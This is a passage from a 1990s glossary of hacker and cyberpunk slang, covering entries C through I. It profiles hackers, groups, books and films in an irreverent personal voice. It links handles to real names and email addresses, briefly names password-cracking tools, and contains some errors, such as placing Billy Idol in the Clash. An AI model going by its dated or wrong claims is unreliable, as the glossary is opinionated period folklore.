COPLAND- Codename of Apple's MacOS 8.0. It won't be out until mid-1997, but Aaron (currently in version 1.5.1), a shareware program, emulates the default setting (or "main theme") for the way it looks. [Named after Aaron Copland, the composer of _Fanfare for the Common Man_, among other things.]

CORLEY, ERIC- see EMMANUEL GOLDSTEIN

CORRUPT (1971-Present)- Handle of John Lee. Member of MOD; former member of a New York gang called the Decepticons. VAXEN expert. [Handle obviously comes from the adjective for being morally bankrupt.]

COSMOS [Computer System for Mainframe OperationS]- Database program used by telcos to store information; staple of the elite phreaker; or at least it was.

COSMOS DUMPSTER DRIVER- see CONTROL C

COUNT ZERO- The handle of several hackers. I know of several; one who wrote an article for _Phrack_ about a lecture by John Markoff; one who said "Information yearns to be free" (quoted at Space Rogue's Whacked

Mac Archives a while back, before he changed the quotes); the guy who defined k-rad as "a thousand points of rad" (quoted in The Cyberpunk Handbook (The Real Cyberpunk Fakebook); the member of cDc; the member of Phalcon/Skism mentioned in some issues of _40Hex_; and the writer for _2600_. (Some of which may be the same person.) [All handles come from the name of the protagonist of William Gibson's second novel, also titled _Count Zero_, who also appeared in _Mona Lisa Overdrive_. The character is a cyberspace hacker with the handle Count Zero Interrupt, whose birth name is Bobby Newmark. According to the book, this comes from an old programmer term (probably related to the opening line about returning the marker to zero); however, I am not blessed with this knowledge. Wow, that's scary. Gibson knows something about computers that I don't.]

COWBOY- One of the legendary figures hackers tend to latch on to as role-models. Spawned the term "console cowboy." As a result, many hackers tend to give themselves gunfighter-type names. (i.e. Datastream Cowboy, Doc Holliday)

CPSR [Computer Professionals for Social Responsibility]- see COMPUTER PROFESSIONALS FOR SOCIAL RESPONSIBILITY

CRACK [sometimes "krack"]- (1) To remove the copy protection from a commercial program, so that the resultant program (or file) is "cracked." Also covers modifying any program illegally, such as when Netscape Navigator 2.0b4 was cracked when the expiration date was surgically removed a while back. See also HACK

(2) To crack a password using a cracking program and a dictionary. Involves using crypt-and-compare; the program encrypts various words and compares the encrypted form of the words to the encrypted password. On UNIX the most commonly used crack program is Crack, on DOS it is CrackerJack, and on Mac it is MacKraK.

CRACKER- Term given to so-called "malicious" hackers by the original MIT hackers, hoping the media would leave the name "hacker" alone and not damage the original hackers' pristine, snow-white reputation. Never really got picked up, probably because it sounds a lot like a wheat consumable or a derogatory term for a white hick. While (I think, at least) this is a really lame word, it is occasionally used by those wishing to seem knowledgable. (Sorry Erich Schneider. No offense.) [Comes from "cracking" into systems.]

CRASHER- Someone who not only hacks systems, he crashes them. Not that widely used.

"CRIME AND PUZZLEMENT: THE LAW COMES TO THE ELECTRONIC FRONTIER"- Essay by John Perry Barlow about LOD and hackers and his relationship with Phiber Optik and Acid Phreak.

CRIMSON DEATH (1970-Present)- Also known as the Sorcerer. Hacker/phreak who was editor of _Phrack_ for a short time. He was also the sysop of Hell Phrozen Over, Missing Link, Skull Kingdom, the Forgotten Realm and CyberWaste; disciple of the Videosmith. He was also known for having a nose ring, back when that was shocking and cool. [Handle comes from _Advanced Dungeons & Dragons Monster Manual II_.]

CRUNCH- (1) Using a program such as PKZip or StuffIt to compress another program into a smaller disk space.

(2) To re-write sections of an application to run in a smaller memory space. See also BUM

CRYP- Used by Rudy Rucker to refer to illegal hackers who do it for money or power in his science fiction. (Not derogatory; Rucker is one of the real scientist hackers who thankfully doesn't look down on us obnoxious punks.) [I'm not sure where this came from, but I'd guess it comes from "Crips," as in the violent street gang, in an amalgam with "cryp[t]," as in cryptography.]

THE CUCKOO'S EGG- Novel by Clifford Stoll about his tracking down of renegade members of the Chaos Computer Club. Disliked by many in the electronic underground because of his constant black-or-white approach to computer ethics, painting hackers as totally evil and him as totally good, ignoring the fact that some of his methods are close to being as illegal as those of the hackers he tracks. However, I haven't read it, so I can't comment.

THE CULT OF THE DEAD COW [cDc]- Anarchist occult goth hacker group that writes a lot of weird text files with a lot of profanity and ASCII art. Have their own USENET newsgroup dedicated to them alt.fan.cult-dead-cow, as well as an irc channel, #cdc, and a web page, <http://www.l0pht.com/~veggie>. Members have included Swamp Ratte (current leader), Count Zero, Deth Vegetable, The Nightstalker, Red Knight, Tweety Fish, Iskra and Basil.

CUMMINGS, EDWARD [Ed]- see BERNIE S.

CYBER-CHRIST- see ERIK BLOODAXE

CYBERDECK- In cyberpunk fiction, notably Gibson (though I don't know where it appeared first; the term has also been used in the works of Rudy Rucker and cyberpunk role-playing games) the futuristic modem that allows characters to run through cyberspace. Though descriptions vary, it is usually described as being keyboard sized, and sometimes has a plug that inserts into the character's head (jacking in).

CYBERIA: LIFE IN THE TRENCHS OF HYPERSPACE- Novel by Douglas Rushkoff about ravers and hackers and stuff. It was berated by many in the electronic underground, and Erik Bloodaxe said "Imagine a book about drugs written by someone who's never inhaled. Imagine a book about raves written by someone saw a flyer once [sic]. Imagine a book about computers written by someone who thinks a mac is complex [...] and there you have Cyberia, by Douglas Rushkoff. This book should have been called 'Everything I Needed to Know About Cyber-Culture I Learned in Mondo-2000.'" Brutal, but fairly true.

CYBERNETICS- The study of the feedback loop that informs any control system of the results of its actions; communication theory. Coined by Norbert Wiener of MIT in the 1940's when he was working on anti-aircraft guns. Often erroneously used now to refer to bionic parts. Supposedly (I got this from The Hacker and the Ants by Rudy Rucker) it has meant "bullshit" from the beginning; Wiener was trying to think of what to call his paper, and a colleague suggested "cybernetics"

because it didn't mean anything and would intimidate people. [From cybernetes, Greek for "helmsman."]

CYBERPUNK- 1) A literary term referring to the new science fiction that was written in the 1980s; specifically, the works of the so-called "Mirrorshades Group" Bruce Sterling, William Gibson, Tom Maddox, Pat Cadigan, Rudy Rucker, Greg Bear, John Shirley, Lewis Shiner and others. Cyberpunk fiction is (or was, if you agree with Norman Sprinrad that cyberpunk is dead) concerned with a realistic (sometimes surrealistic), usually pessimistic future where technology is incredibly enhanced and humans are controlled by a System huge zaibatus or a fundamentalist religion. These are all generalizations; one cyberpunk novel took place in 1855. There hasn't really been a "classic" cyberpunk novel since 1987, with Mona Lisa Overdrive; the most recent notable cyberpunk work was Neal Stephenson's really weird, theological technological comedy Snow Crash in 1992. [From Gardner Dozois, who first coined the term to refer to science fiction. He is believed to have cribbed this from the title of a short story by Bruce Bethke, who has since proclaimed himself an "anti-cyberpunk," whatever the fuck that means.]

(2) A noun for a hacker. This was used just because the media thought it sounded like a good name for a computer criminal.

(3) A member of the "cyberpunk subculture." Specific people thought to be part of the subculture are hackers, phreaks, cypherpunks and ravers.

CYBERPUNK [2020]- The first cyberpunk role-playing game, created in 1989 by R. Talsorian Games. Originally called just Cyberpunk, but that had the possibility of violating copyrights, so the second edition was called Cyberpunk version 2.0.2.0, or Cyberpunk 2020. [From the literary and social movements described in detail in the rest of this document.]

CYBERPUNK BUST- Mocking term used in the science fiction community for the bust of Steve Jackson Games where GURPS Cyberpunk was seized.

CYBERPUNK: OUTLAWS AND HACKERS ON THE COMPUTER FRONTIER- Novel by Katie Hafner and John Markoff about hackers, specifically, three case studies: Kevin Mitnick, Pengo and Robert Morris. Much better than I'd thought it would be.

CYBERPUNK VERSION 2.0.2.0- see CYBERPUNK [2020]

CYBERSPACE- The Internet or a virtual reality system; most often (and most correctly, in my opinion) to refer to all digital entities that can be entered, including the Internet and BBS's. Overused, but still kind of cool. Popularized by John Perry Barlow. [Invented by William Gibson in the short story "Burning Chrome;" from "cybernetic" (the science of communication and control theory) and "space" (you know what "space" is, I hope.) He got the idea from watching kids play video games.]

CYBERSPACE SERIES- see SPRAWL SERIES

CYBORG- A cybernetic organism; an android, or human with computer parts. Common mostly in science fiction movies; popularized in The Terminator. The first reference I've seen is in Nova (1968) by

Samuel R. Delaney, though I'm pretty sure there are earlier ones. [From "cybernetic organism."]

CYBORGASM- Really stupid CD. There are others like it, but this is the most popular. It is a recording of a bunch of people making sounds while having sex. In the words of a reviewer for Mondo 2000, in one of their more witty moments, "There is nothing cyber about this. It's a fucking CD. Literally."

CYPHERPUNK- Someone who thinks that encryption should be used by all. See PGP [From "cyberpunk," as in a member of the electronic underground, and "cypher," a code made up of symbols.]

DAEMON9 (1973-Present)- Also known as Route and Infinity. Member of the Guild. One of the current co-editors of Phrack Magazine. Owner of Information Nexus (infonexus.com). Can be reached at route@infonexus.com.

DANCE- To type very rapidly without errors. See also SING

DARK AVENGER- Bulgarian virus writer who has achieved cult hero status. His most famous virus is Eddie, AKA Dark Avenger (named after the author). He is a major heavy metal person, and many of his virii contain references to Iron Maiden.

DARK DANTE- see POULSEN, KEVIN LEE

DARK PHIBER [ninja.techwood.org]- Internet community grown out of a BBS created in 1991 by the White Ninja and Wild Child and shut down (temporarily) in 1994. Currently administered by Decius 6i5 and Musashi. [From a deliberate misspelling of "dark fiber," the term for fiber optic lines in place but not in use.]

DARK TANGENT- Handle of Jeffery Moss. Organizer of DefCon II.

DATACOPS- Any agency in charge of keeping information expensive. [From "data," meaning information, and "cops," a slang term coming from the acronym "constable on patrol."]

DATASTREAM COWBOY- British hacker noted for hacking the Royal Air Force; he was tracked when the Air Force OSI hacked the systems he was entering the RAF systems from. Currently the Phrack World News correspondent for Phrack.

DATA ENCRYPTION STANDARD [DES]- see DES [Data Encryption Standard]

DEAD ADDICT- Also known as Sugar Addict. Ex-phreaker, Def Con speaker, and Seattle resident. Currently known for his web page, Underground Propaganda. (<http://www.metrix.net/daddict>)

DEAD LORD- Handle of Bruce Fancher. Also known as the Infiltrator, Executive Hacker [?] and Sharp Razor. Good friend of Lord Digital and co-administrator of MindVox; former member of the Chief Executive Officers and the Legion of Doom (?- though many press reports say this, he is not listed in the official lists distributed in Phrack and LOD/H TJ, and a phile in an early issue of Phrack quotes a file he supposedly wrote which insults LOD heh, DL probably thought no one had

so little of a life they'd actually use FindText to scan for references to him in _Phrack_ and read the files. However, that was in a rag file, and I haven't read the file it refers to, so I'm unsure of the accuracy.) Can be reached at bruce@phantom.com.

DEATH STAR- Term referring to AT&T. [From the post-breakup AT&T logo, which resembles the evil Death Star from _Star Wars_.]

DEMON DIALER- see WAR DIALER

DENNING, [Doctor] DOROTHY ELIZABETH DAVIS [1945-Present]- Computer security academic and author of _Cryptography and Data Security_. In 1990, wrote a paper ("Concerning Hackers Who Break into Computers") which gained a fair amount of notoriety defending hackers and suggesting that they be worked with closely to understand their motives. She then went and spoke with some security professionals, and immediately changed her mind and decided hackers were evil after all, if not the ones she'd spoken to, then the vast majority. She was further villified when she began supporting the Clipper initiative, which to this day she defends in the face of extreme criticism.

DE PAYNE, LEWIS- Alias Sam Holliday, also known as Roscoe, also known as Lewcifer. Phreaker buddy of Kevin Mitnick, interviewed in _Cyberpunk_. Can be reached at lewiz@netcom.com.

DES [Data Encryption Standard]- The current encryption used by the United States Government. Becoming more and more obsolete.

DETH VEGETABLE [sometimes shortened as Deth Veggie]- Handle of Eric Skoog. Member of the Culd of the Dead Cow. Wrote a number of anarchy files when he was 15. Interviewed by _Dateline_.

DETH VEGGIE- see DETH VEGETABLE

DeWITT, PHILIP-ELMER- Writer for _TIME_ magazine who writes virtually all of their stories about computers. Wrote cover stories on cyberpunks, cyberspace, and cyberporn. Actually, I don't recall him writing about anything that didn't have the prefix "cyber." Also occasionally works as a correspondent for the _MacNeil-Lehrer Newshour_.

DIALED NUMBER RECORDER [DNR]- see DNR [Dialed Number Recorder]

DICE- To separate a program into two or more files to allow loading under the OS. [From cooking slang, meaning to chop.]

DiCOCCO, LEONARD MITCHELL (1965-Present)- Ex-friend of Kevin Mitnick, eventually narked him to the FBI. Former employee of Voluntary Plan Administrators (VPA).

THE DICTATOR- see DREW, DALE

DIE HARD 2 [Die Harder]- 1990 Bruce Willis action movie that included hacker/terrorists taking over an airport. Notable because Congress held a hearing on it and its possible realism, just as they did almost ten years prior for _WarGames_.

DIET PHRACK-see _PHRACK MAGAZINE_

DISK OPERATING SYSTEM [DOS]- see DOS [Disk Operating System]

DIVERTING- Hacking corporate PBXs and dialing out of them for free.

DNR [Dialed Number Recorder]- Device that cops use to know who you call so they know who to question. Not to be confused with the TCP/IP component DNR, for Domain Name Resolver.

DOB (1960-Present)- Handle of Dirk-Otto Brzezinski. Former member of the Chaos Computer Club. One of the renegade members who hacked for the KGB.

DOC [or DOCU]- Contraction for documentation or document. A file that contains information on how to use a program. Usually a text file, but may be in a specific word processor format such as WordPerfect. Also the DOS suffix for a word processing file, usually Microsoft Word.

DOC HOLLIDAY- Handle of Scott Chasin. Former member of LOD and good friend of Erik Bloodaxe. [From the nickname of the dentist/gunfighter.]

DOCTOR WHO [413] (1967-Present)- Also known as Skinny Puppy and Saint Cloud. Former member of the Legion of Doom. [From the character on the British 1970s TV show of the same name.]

DOS [Disk Operating System]- Usually used to refer to MS-DOS, or Microsoft Disk Operating System, which got to version 6.22 before Microsoft recently abandoned it in favor of Windows 95. Other DOSes exist or existed; besides the OSes that have long since gone away like Apple DOS and Commodore's DOS, there are the unofficial versions of MS-DOS, such as DOS 7.0 and DOS Shell.

DOWNLOAD- To transmit via modem a program or file from a BBS or network to a computer. See also UPLOAD, TRANSFER, XFER

DR. WHO- see DOCTOR WHO

DRAKE, FRANK- see FRANK DRAKE

DRAPER, JOHN- Birth name of Cap'n Crunch. Also known as the Pirate, also known as the Crunchmeister. One of the very early phreakers; got his handle because he once used a whistle that came with Cap'n Crunch cereal to hack the phone system. He currently writes custom Mac applications, but spends most of his time raving. Can be reached at crunch@well.com.

DREW, DALE- Also known as the Dictator and Blind Faith. Paid Secret Service informant who turned in Knight Lightning and videotaped "SummerCon '88," the hacker's conference, even though it turned out no illegal activity occurred. He has remained an unrepentant bastard.

DRUNKFUX- Major Con organizer and hacker. Don't know much about him other than that.

DUAL CAPSTAN- see CONTROL C

DUB- To make a backup copy of a program (or disk) in the event the original copy becomes unusable. [From sound and video editing slang.]

D00D- A person, a guy. "Dude" in warez speak. Not used as much as it once was.

E- see ECSTASY

THE EAVESDROPPER- see THE PROPHET

ECSTASY [AKA "X," among other names]- Drug that's very popular with ravers, like acid without the hallucinations. It was made illegal in 1987. However, "Herbal Ecstasy," an organic version, is still legal. [Technical name: MDMA- don't ask me what it stands for.] See also EPHEDRINE

EDDRESS- Email address. Eddresses are usually in the format username@domain.type.country.

8lgm- English hacker group that currently runs a security mailing list. Busted in 1994. It stands for alternately Eight Legged Groove Machine and Eight Little Green Men (the latter is unproven, but I've heard it used). The members were two hackers named Pad and Gandalf.

EFF [Electronic Frontier Foundation]- see ELECTRONIC FRONTIER FOUNDATION [EFF]

EIGHT LEGGED GROOVE MACHINE [8lgm]- see 8lgm

EIGHT LITTLE GREEN MEN [8lgm]- see 8lgm

ELECTRONIC FRONTIER FOUNDATION [EFF]- A civil liberties group created in response to the unConstitutional actions of the United States Secret Service during the Hacker Crackdown of 1990. They have a newsletter, the EFFector. Some of the more notable or influential members include Bruce Sterling, Mitch Kapor, John Perry Barlow, John Gilmore (early employee of Sun) and Steve Wozniak (co-founder of Apple).

THE ELECTRONIC PRIVACY INFORMATION CENTER [EPIC]- Net civil libertarian group who handled the 2600 case for the CPSR.

THE ELECTRONIC UNDERGROUND- see THE UNDERGROUND

ELITE [or elyte or 3L33T or eleet or a million other spellings]- Adjective (over)used to describe the best hackers, because something has to separate the truly good ones from the mediocre ones.

EMMANUEL GOLDSTEIN (1961-Present)- Handle of Eric Corley. Also known as Howard Tripod, Sidney Schreiber, Bob Hardy, Gary Wilson, Clint Eastwood and 110. The editor-in-chief of and writer for _2600: The Hacker Quarterly_, host of the New York phreaking radio show "Off the Hook," and relentless advocate of the computer underground. Often shows up at meetings of computer companies just to unnerve people. In his honor, the film _Hackers_ had the character Cereal Killer's real name be "Emmanuel Goldstein." [Handle came from the name of the hated, possibly fictitious rebel in Orwell's _1984_.]

ENCRYPTION- The practice of encoding data into an unreadable form, which can only be converted with the same code. Recently, Netscape Communications built fairly strong encryption into their browser, though security errors appeared three times.

ENGRESSIA, JOSEPH [Joe]- Blind phreak who could whistle the 2600 tone; eventually got a job at a Denver RBOC.

EPIC [Electronic Privacy Information Center]- see THE ELECTRONIC PRIVACY INFORMATION CENTER [EPIC]

E911 DOCUMENT [Official name: "Control Office Administration of Enhanced 911 Services for Special Services and Account Centers"]- Document written in 1988; liberated by the Prophet and contributed to _Phrack_. Originally written by Richard Helms and the Society of Impenetrable Prose. Knight Lightning almost got sent to jail for it, seeing as how the telco valued it at over \$72,000. (I'm sure Knight Lightning enjoyed himself flipping through his illicitly gained thousands of telco money...) The case was dropped when it was proven that the same info could be bought for about \$13.

EPHEDRINE- Psychoactive drug often used by ravers. Among other things, it is one of the ingredients in herbal Ecstasy and crank and (in obviously small dosages) non-prescription medicines like Nyquil. See also ECSTASY

ERIK BLOODAXE (1969-Present)- Handle of Chris Goggans. Also known as Cyber-Christ. Former member of the Legion of Doom and The Punk Mafia. Former editor of _Phrack Magazine_. Former employee of Dell Computers. When he took over _Phrack_, it gained more purpose and seemed to pull together more than it had since the departure of Knight Lightning and Taran King; he left after a few issues because of lack of time and desire. He's also got a bad reputation as a nark. [Handle came from a Viking-type dude with an extremely cool name, though I've heard varying reports as to whether he really existed, or if he is a fictitious character in a book.]

EXON, [Senator] JAMES- Democrat Senator who is freaking obsessed with techno-indecency. Sponsored the CDA.

EXTASY ELITE- Short-lived phreak group destroyed when Poltergeist turned in everybody after he was busted for carding. Its membership included Bit Blitz, Cisban, Evil Priest, Crustaceo Mutoid, Kleptic Wizard, the Mentor (the only guy who went on to do anything with his life, hacking-wise, as far as I can tell), the Poltergeist and the Protestor.

FAKEMAIL- Mail intended to trick the recipient into believing that it was sent by a person other than the actual sender. Very, very easy.

FANCHER, BRUCE- see DEAD LORD

FARGO 4A- One of the earliest phreak groups, a sort of precursor to LOD. Membership included BIOC Agent 003, Tuc, Big Brother, Quasi-Moto, Video Warhead and the Wizard of ARPANET. [Name comes from a city in North Dakota they re-routed calls to; incidentally, the same town was used for the name of the 1996 drama _ Fargo_, though most of the movie

takes place in Minnesota and it has virtually nothing to do with the town, though it begins there.]

FEDWORLD- Largest BBS in the world. Huge board with government info.

FERNANDEZ, JULIO- see OUTLAW

FEYD RAUTHA- see SHADOWHAWK 1

FIERY, DENNIS- see THE KNIGHTMARE

FIREWALLS AND INTERNET SECURITY: REPELLING THE WILY HACKER- Security book outlining Net security; haven't read it yet, but plan to buy it.

5ESS- The fifth-generation electronic switching station currently used by telcos.

40HEX- Virus zine that contains source code for many virii and interviews with prominent virus writers. It is mostly staffed by members of Phalcon/Skism, and was first edited by Hellraiser, then by DecimatoR, and then sort of by nobody. [The name comes from; well I don't really know, because I'm not a virus-type programmer person. The "hex" part comes from hexadecimal (as in hex dump), which is base sixteen, but I don't know why the number "40" is there in particular.]

414 GANG- Hacker group formed on the 414 Private BBS that gained notoriety in 1982 for intrusions on Los Alamos military bases and Sloan-Kettering Memorial Institute. [I assume the name comes from the area code of the BBS, a common practice.]

FRACTAL- Supposedly a symbol for cyberpunk (though I don't buy it does CP have to have a symbol?). A part of Chaos Theory, discovered by mathematician Benoit Mandelbrot in the 1960s.

FRANK DRAKE- Handle of Steven G. Steinberg. Hacker and former correspondent for _Phrack_. Currently one of the section editors for _Wired_.

FREED, BARRY- see HOFFMAN, ABBIE

FRY GUY- Hacker, buddy of some guys in LOD, and Motley Crue (sorry, I can't make the little dots in a plain text file) fan. Busted in 1989 by the universally despised Tim Foley. He was, however, a carder and he offered to testify against LOD, things that are not really exemplary. See also TINA [Name comes from manipulations he did in the McDonald's computer system.]

GAME OVER- The end. Total ruin and destruction. [From a line by Private W. Hudson in the movie Aliens, which itself came from video games.]

GARFINKEL, SIMSON- Contributing writer to _Wired_ and editor of _Internet Underground_; author of articles on privacy and technology issues.

GARY WILSON- see EMMANUEL GOLDSTEIN

GATES, WILLIAM HENRY III "BILL" (1955-Present)- Chief Executive Officer of Microsoft. The richest man in America, at almost 17 billion dollars. Author of The Road Ahead. Quite possibly the Anti-Christ. And, if you haven't heard yet, the ASCII values of the letters in his name add up to 666.

GATHERING- see ECSTASY

GIBSON, WILLIAM- Science fiction author and contributing writer for Wired who invented the term "cyberspace." Author of the anthology Burning Chrome; the Sprawl Series (Neuromancer, Count Zero and Mona Lisa Overdrive); one of the many scripts for what was then called Alien III; and Virtual Light. His most recent work was the screenplay for the disappointing Johnny Mnemonic, based on his short story. He also co-wrote The Difference Engine with Bruce Sterling. Ironically, he didn't own a computer until Mona Lisa Overdrive, he's not at all technical, and he's not online in any form.

GIGABYTE [abbreviated as "gig" or "Gb"]- Very large unit of measurement. Usually only used when referring to hard drive space. A gigabyte is one billion bytes, or roughly 1048.576 megabytes or 1.024 million kilobytes.

GLOBAL OUTDIAL- see GOD

GOD [Global OutDial]- An Internet outdial (modem connected to the Internet you can call from) that allows long distance calls.

GODWIN, MICHAEL- Attourney for the Electronic Frontier Foundation; also writes articles on Net civil issues. Contributing writer for Wired.

GOFFMAN, KEN- see R.U. SIRIUS

GOGGANS, CHRISTOPHER- see ERIK BLOODAXE

GOLDSTEIN, EMMANUEL- see EMMANUEL GOLDSTEIN

GOTH- Cyberpunk offshoot (well, not really; the net.goths are a cyberpunk offshoot; the regular, non-net goths are a punk offshoot) which is into vampyres and infinite sadness and wearing black. I suppose you could call me a goth (well, as much as you can be a goth when you have short red hair), because I have pale skin and wear black and watch The Crow a lot. [Okay, take a deep breath the name of the subculture came from the name of a punk offshoot music movement pioneered by Siouxsie and the Banshees, which came from the Gothic books and movies (such as Dracula), which came from the name of the scary dark medeval architecture, which came from a derogatory name given to the Gothic architects comparing them to Goths, who were a tribe of barbarians.]

GREENE, [Judge] HAROLD- The judge who busted AT&T and is now in charge of telecommunications for the government.

GROSSMAN, SAMUEL- see AGENT STEAL

GREY AREAS- Hacker-oriented magazine whose topic is the "gray areas" of society, such as hackers and technology, underground music and

bands, drugs, etc. Can be reached at greyareas@well.sf.ca.us, among other addresses.

HACK- (1) to change a program so that it does something the original programmer either didn't want it to do or didn't plan for it. Normally used in conjunction with "cracking" computer games so that the player will get unlimited life. Hacking a program is not cracking, and vice versa. See also CRACK

(2) To code a program. "I hacked out version 1.0a1 last week."

(3) To break into a computer.

(4) To alter in a clever way the status quo.

(5) What you do; if you were a pilot, you could say "I hack planes." As far as I know, this was first used in 1994 by Bruce Sterling in Heavy Weather.

#HACK- The hacking irc channel.

THE HACKER CRACKDOWN [Law and Disorder on the Electronic Frontier]- Nonfiction novel by Bruce Sterling about the Hacker Crackdown of 1990. Posted to the Net in 1993 because of extensive legal maneuverings between Sterling and his publisher.

THE HACKER CRACKDOWN OF 1990- Name given to the massive crackdown, of which Operation Sundevil was the largest part.

HACKER- There are about 20,000 definitions of a hacker floating around. These are some of the most common:

(1) Any computer user. It drives everyone else crazy when anyone refers to a novice user as a "hacker." (Am I the only one who cringed when, in Jurassic Park, that girl goes "We prefer to be called hackers"? Really, am I the only one?)

(2) A computer user who spends a lot of time on the system with an almost fetishistic approach. Usually refers to someone who knows a lot about computers, even if they are not a programmer.

(3) Any user of an online service, such as CompuServe, AOL or the Internet. That's another sort of annoying one, since just because some businessman goes on AOL to send email to grandma, that does not mean he is a hacker.

(4) A programmer.

(5) A computer user who uses his skills unlawfully in any matter, usually to "break into" another system through a network.

(6) Someone who is actually good at doing the things mentioned in 5).

(7) A master programmer capable of things that seem "magical." [All of these are from the Massachusetts Institute of Technology's programmers in the 1960s, who called themselves "hackers," to refer to making a program better and more efficient, or making it do something it was not originally intended to do. The media overused this to an incredible extent, which added all the other definitions.]

THE HACKER FILES- Comic book limited series published by DC Comics; gathered some press. It was well-researched and included characters based on Gail Thackeray and Robert Morris.

HACKERS- 1995 film about... well, hackers. Response in the underground was mixed; many (possibly most) hated it and couldn't stand the many technical errors, while others liked it, even though it was

incredibly unrealistic. (Let's face it, any movie that has someone get into a supercomputer with the password "GOD" and has UNIX apparently replaced by some sort of cyberspatial three dimensional GUI has some realism problems.) Also notable because "Jack Devlin," claiming to be an independant contractor from the ILF after "faking his death at the hands of Sandra Bullock" (see The Net) hacked MGM/UA's system and messed with the home page. MGM was pretty nice about it though, and even kept the page and linked it to the official page. Of course, it would have been pretty stupid and hypocritical of them to track down whoever did it and prosecute him. (While his original bravado-filled message has been widely spread on the Net, what is not so publicized is a second letter, which may have been made up to save face by the people who set up the page but I kind of doubt it apologizing and asking not to be prosecuted.) Also, Emmanuel Goldstein was one of the "hacking consultants," and Phiber Optik said that it was the most accurate movie Hollywood's made about hacking, which isn't very hard. Many members of MOD and ex-members of LOD were consulted for the original script, but most became upset with how the film actually turned out. If you want my opinion, which you probably don't, I thought it was okay despite the technical inaccuracy, because it was a fairly entertaining movie with a cool soundtrack. I hope that the fact that it barely made back production costs shows studio executives not to try and find the next trend, make a movie on it and flaunt the small amount of knowledge they gained through research. (What was the deal with Wipeout, that video game? And, hmm... Gibson, what a sneaky reference! What in-joke could they possibly be making? And Da Vinci virus-- could that be a sly allusion to the infamous Michaelangelo virus?) The most ironic thing about the film is that at the end AT&T gets thanked.

HACKERS: HEROES OF THE COMPUTER REVOLUTION- Novel by Steven Levy about the original MIT hackers. Haven't read it yet.

HACKERS ON PLANET EARTH- see HOPE

HACK-TIC- The Dutch equivalent of 2600. Published by Rop Gonggrijp. (I want a Dutch name really bad, just so people would go crazy trying to spell it.) You can reach Hack-tic (or rather the editor) at rop@hacktic.nl.

HAFNER, KATHERINE M.- Co-author of Cyberpunk; technology journalist for Newsweek. Can be reached at kmh@well.sf.ca.us.

HAGBARD CELINE [19 -1989]- Handle of Karl Koch, a German hacker and member of the Chaos Computer Club. Was very unstable, in part due to his heavy use of drugs. Committed suicide (probably; murder has been suggested) by dousing himself in gasoline and setting himself on fire on the twenty-third of the month, fulfilling The Illuminatus! Trilogy's quote that "All the great anarchists died on the 23rd day of some month or other," and the recurrence of the number 23. [Handle comes one of the characters in The Illuminatus! Trilogy by Robert Shea and Robert Anton Wilson, a Discordian anarchist pirate; unlike most hackers who take handles from SF, Koch believed he actually was the protagonist of the novel.]

HANDLE- A pseudonym. [From CB radio.]

HAQR, HAQUER, HAXOR- Variant spellings of "hacker." All of them are pronounced like "hacker."

HARDY, BOB- see EMMANUEL GOLDSTEIN

HEADLEY, SUSAN- see SUSAN THUNDER

HEINZ, ERIC- see AGENT STEAL

HESS, MARKUS [1962-Present]- Alias Matthias Speer. Former member of the Chaos Computer Club. Kacked for the KGB. Currently a professional programmer.

HOFFMAN, ABBIE- Alias Barry Freed. Possibly the first phreaker, a yippy who died under suspicious circumstances in the 1989. Supposedly had the largest FBI file ever. Author _Steal This Book_, about how poor hippy anarchists could survive (my suggestion enlist as an extra in _Hair_), as well as _Revolution For the Hell of It_ and _Woodstock Nation_. Started the infamous _TAP_, or "Technical Assistance Program."

HOLLAND- see THE NETHERLANDS

HOLLAND, WAU [full name: Hewart Holland-Moritz]- Founder of the Chaos Computer Club and German hacker.

HOLLAND-MORITZ, HEWART- see HOLLAND, WAU

HOLLIDAY, SAM- see DE PAYNE, LOUIS

HOPE [Hackers on Planet Earth]- Recent convention, sponsored by 2600.

HOWARD TRIPPOD- see EMMANUEL GOLDSTEIN

IBM [International Business Machines, Incorporated]- Zaibatsu that at one time completely controlled computers; really fucked up when they licensed Microsoft to market DOS (which was, by the way, a product that was acquired by them from another company). Because DOS backfired on them, they created OS/2, which was largely ignored. Most recently they've allied with Apple (previously their bitter foe) and Motorola with PPCP.

IBM-PC- International Business Machines Personal Computer or compatible. Refers to one of the five gazillion machines that run Microsoft DOS (currently in version 6.22) or the variants; Microsoft Windows (version 3.1) or Microsoft Windows for Workgroups (3.11); Microsoft Windows 95 (1.0); LINUX (1.1) or IBM's OS/2 (2.1). 90% of the marketplace is taken up by these machines. These systems include many basic types of machines, usually run on Intel's chips. Currently, the best IBM-PC on the market is the Pentium 200, though networked Pentium Pros would yield even faster speeds. By the way, the term IBM-PC is becoming more and more of a misnomer; almost all are not actually made by IBM, especially since IBM is trying to challenge Microsoft and Intel with PPCP now.

ICE [Intrusion Countermeasure Electronics]- Used in _Neuromancer_ and other novels (I don't know where first, but I know it was coined by Tom Maddox, who refuses to answer my emails as to where and how he first

used it. Come on, Tom! :) But I digress) to be the graphical metaphor of computer security.

IDOL, BILLY [that's not his real name, but I don't give a fuck what it really is]- Punk singer who was a success in the 1970s and '80s; former member of the Clash and lead singer for a band called Generation X. Supposedly he used to be cool, but everything I've ever seen him do after the Clash was pretty lame. Jumped on the "cyber" bandwagon with his album Cyberpunk, which was a total failure as far as I can figure. You can reach him at idol@phantom.com.

IL DUCE- see PHIBER OPTIK

ILF- Alternately the Internet Liberation Front, the Information Liberation Front, and Information Longs to be Free. Net "terrorist" group, possibly started as a joke. Rerouted Josh Quittner's message system and left a politically motivated message. (This incarnation probably included MOD or LOD, more likely LOD, members, because Quittner had just written a book on the MOD/LOD war that I've been unable to procure) In 1995, one or more people claiming to be doing "independant contracting" for the ILF hacked MGM/UA's Hackers home page. It is also used as sort of an international brotherhood; when confidential or proprietary information is released to the Net, the ILF sometimes gets the credit.

INDUSTRIAL- Techo's evil twin; style of music that has begun to go mainstream; considered cyberpunk or marginally so. Grew out of the late 1970s British punk scene with Throbbing Gristle; was later watered down and combined with other styles of music to be more palatable. Bands which take some or most of their inspiration from industrial (and are often considered industrial) include Skinny Puppy, Ministry and Nine Inch Nails. Gareth Brandwyn called it "the sounds our culture makes as it comes unglued."

INDUSTRIAL HACKING- Industrial espionage using hackers, sometimes freelancers, though mostly corporate employees. Appears in SF more than in real life, though it does occur.

INFOBAHN- see INFORMATION SUPERHIGHWAY

INFORMATION LIBERATION FRONT- see ILF

INFORMATION LONGS TO BE FREE- see ILF

INFORMATION SUPERHIGHWAY [or Infobahn or several other cutesy phrases]- Pretty stupid metaphor for the Internet, popularized by (then) Senator Al Gore.

INTEGRATED SERVICES DIGITAL NETWORK [ISDN]- see ISDN

